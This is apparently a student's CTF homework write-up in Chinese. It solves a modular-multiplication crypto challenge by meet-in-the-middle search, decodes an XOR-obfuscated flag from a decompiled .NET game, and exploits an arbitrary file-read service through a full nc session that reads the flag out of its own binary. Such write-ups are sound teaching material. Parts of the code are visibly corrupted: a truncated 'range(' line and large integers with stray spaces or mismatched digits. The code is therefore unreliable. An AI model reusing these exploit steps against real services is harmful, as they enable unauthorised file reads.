tags: CTF

HW0-writeup

r11944008 許智凱

Lets meet at class

```
from Crypto.Util.number import bytes_to_long, getPrime
import random
import math
import os

from secret import FLAG

FLAG += os.urandom(128 - len(FLAG))
flag = bytes_to_long(FLAG)
p = getPrime(1024)
keys = [pow(random.randint(1000 * i + 2, 1000 * (i+1) ), 65537, p) for i in range(
enc = flag
for i in range(5):
    enc = enc * keys[i] % p

hint = keys[0] ^ keys[1] ^ keys[2] ^ keys[3] ^ keys[4]

print('p =', p)
print('enc =', enc)
print('hint =', hint)

#p = 92017932396773207330365205210913184771249549355771692523246399384571269833668
#enc = 87051682992840829567429886737255563980229964191963649650455667117285375334 7
#hint = 11211280452458239385867517646059533848442804833861175365586973305976892912
```


程式一開始會先將 FLAG pad 至 128 bytes 並轉為 long type，接著隨機產生一個質數 p 以及 keys，keys 由五個隨機數組成，透過 randint()&pow() 函式產生，意義如下：
a random number: i
$i^{65537} \mod p$
加密過程：
將 FLAG 乘上每個 keys mod p，展開如下：
(((((FLAG * keys[0] % p) * keys[1] % p) * keys[2] % p) * keys[3] % p) * keys[4] % p)
-> FLAG * (keys[0] * keys[1] * keys[2] * keys[3] * keys[4]) % p
要解密的話，必須找到 (keys[0] * keys[1] * keys[2] * keys[3] * keys[4]) % p 的模反元素
透過 hint 可以知道所有 key xor 的結果，因此用暴搜來窮舉 keys

code 如下：


```
from Crypto.Util.number import inverse, long_to_bytes
from tqdm import tqdm

enc = 870516829928408295674298867372555639802299641919636496504556671172853753347 5
p = 920179323967732073303652052109131847712495493557716925232463993845712698336684
h = 112112804524582393858675176460595338484428048338611753655869733059768929120327

keys0 = [ pow( i, 65537, p ) for i in range( 2, 1000 ) ]
keys1 = [ pow( i, 65537, p ) for i in range( 1002, 2000 ) ]
keys2 = [ pow( i, 65537, p ) for i in range( 2002, 3000 ) ]
keys3 = [ pow( i, 65537, p ) for i in range( 3002, 4000 ) ]
keys4 = [ pow( i, 65537, p ) for i in range( 4002, 5000 ) ]

def main():
    mul01 = []
    hxor01 = []
    for key0 in tqdm( keys0 ):
        for key1 in keys1:
            hxor01.append( h^key0^key1 )
            mul01.append( key0*key1 )
    c = zip( hxor01, mul01 )
    hxm01 = dict( c )

    mul01234 = 0
    for key2 in tqdm( keys2 ):
        for key3 in keys3:
            for key4 in keys4:
                a = key2^key3^key4
                if a in hxm01:
                    mul01234 = hxm01[a]*key2*key3*key4
                    break

    tmp = pow( mul01234, p-2, p )
    res = enc * tmp % p
    flag = long_to_bytes( res )
    print( flag )

if __name__ == '__main__':
    main()

```

如果直接用 5 層迴圈來窮舉的話，會相當慢，因此這邊先計算 h ^ key0 ^ key1 & key0 * key1 並存起來建表。建表的方式為建立一個 dict，以 h ^ key0 ^ key1 作為 key，key0 * key1 作為 value。在窮舉 key2、key3、key4 時，去檢查 dict 內，是否有 key2 ^ key3 ^ key4 這個 key，因為 h ^ key0 ^ key1 == key2 ^ key3 ^ key4，若匹配到，則將 dict 的 value(key0 * key1) 乘上 key2 * key3 * key4，並紀錄起來。最後計算 (keys[0] * keys[1] * keys[2] * keys[3] * keys[4]) % p 的模反元素，並將其和 enc 相乘 mod p，即可得到 flag


Nine-revenge



執行後發現是一個小遊戲，透過方向鍵來操控**人**的位置，並只有 32 次移動的機會，當碰到**石**，可以將其推開，推測應該是取得**鑰**，解開**鎖**，拿到**旗**就可以拿到 flag(?。



透過 exeinfo 來分析一下這支程式，發現是 .NET assemblies，.NET assemblies 可以用 dnSpy 來進行反組譯



丟進 dnSpy 後，發現有一個 Flag() 函式，相當可疑。

```
156                 case Stage.Block.FLAG:
157                     this.win = true;
158                     this.Flag();
159                     break;
```

在 Stage() 也發現到，若走到**旗**，將會執行 Flag()，推測這應該就是 flag 產生的地方

```
// Nine.Stage
// Token: 0x0600000D RID: 13 RVA: 0x00002694 File Offset: 0x00000894
private void Flag()
{
    this.font = new Font(this.fontFamily, 35f, FontStyle.Regular);
    byte[] array = Convert.FromBase64String("LwcvGwpuiPzT7+LY9PPo6eLpuiY7vTY6ejz2OH1pui5uDu6+LY5unpui+6uj14qmpuipqfo=".Replace("pui",
      "").Substring(1));
    for (int i = 0; i < array.Length; i++)
    {
        array[i] ^= 135;
    }
    this.SetMessageBox(Encoding.UTF8.GetString(array));
}
```

在 Flag() 中，會將一段 string 先做 replace 移除所有子字串 “pui”，並移除第一個字元。最後從 base64 decode 回來，再將此 string 的每個字元 xor 135 便可得到 flag。

code:

```
import base64

enc = "LwcvGwpuiPzT7+LY9PPo6eLpuiY7vTY6ejz2OH1pui5uDu6+LY5unpui+6uj14qmpuipqfo="
enc = enc.replace( "pui", "" )
enc = list( base64.b64decode( enc[1:] ) )

for i in range( len( enc ) ):
    enc[i] = chr( enc[i] ^ 135 )

print( "".join( enc ) )
```

Welcome

chal 的功能如下：

- open_file(): 從 user 讀取一個 filename，並開檔(RO)
- read_file(): 從當前開啟的 file 讀取 100 bytes
- write_file(): 印出透過 read_file() 所讀取的內容
- close_file(): 關閉當前所開啟的 file
- seek_file(): 從 user 讀取 offset ，將讀寫位置移動 offset 個 bytes


因為 FLAG 是一個已初始化的變數，因此可以在 chal 這個 binary 內，找到它

透過 strings 來驗證一下


chal 本身可以透過 read_file()&seek_file() 來任意讀，因此如果我們可以開啟 chal 這支 binary，就可以讀到 flag

在 `run.sh` 中，可以發現 chal 的目錄位置

接著，透過 hexdump 來定位 offset



exploit


nc edu-ctf.zoolab.org 10001
1. open
2. read
3. write
4. close
5. seek
> 1
filename> /home/chal/chal
1. open
2. read
3. write
4. close
5. seek
> 5
offset> 12304
1. open
2. read
3. write
4. close
5. seek
> 2
1. open
2. read
3. write
4. close
5. seek
> 3
flag{CS2022Fall_is_good}GCC: (Ubuntu 11.2.0-19ubuntu1) 11.2.0
1. open
2. read
3. write
4. close
5. seek
> ^C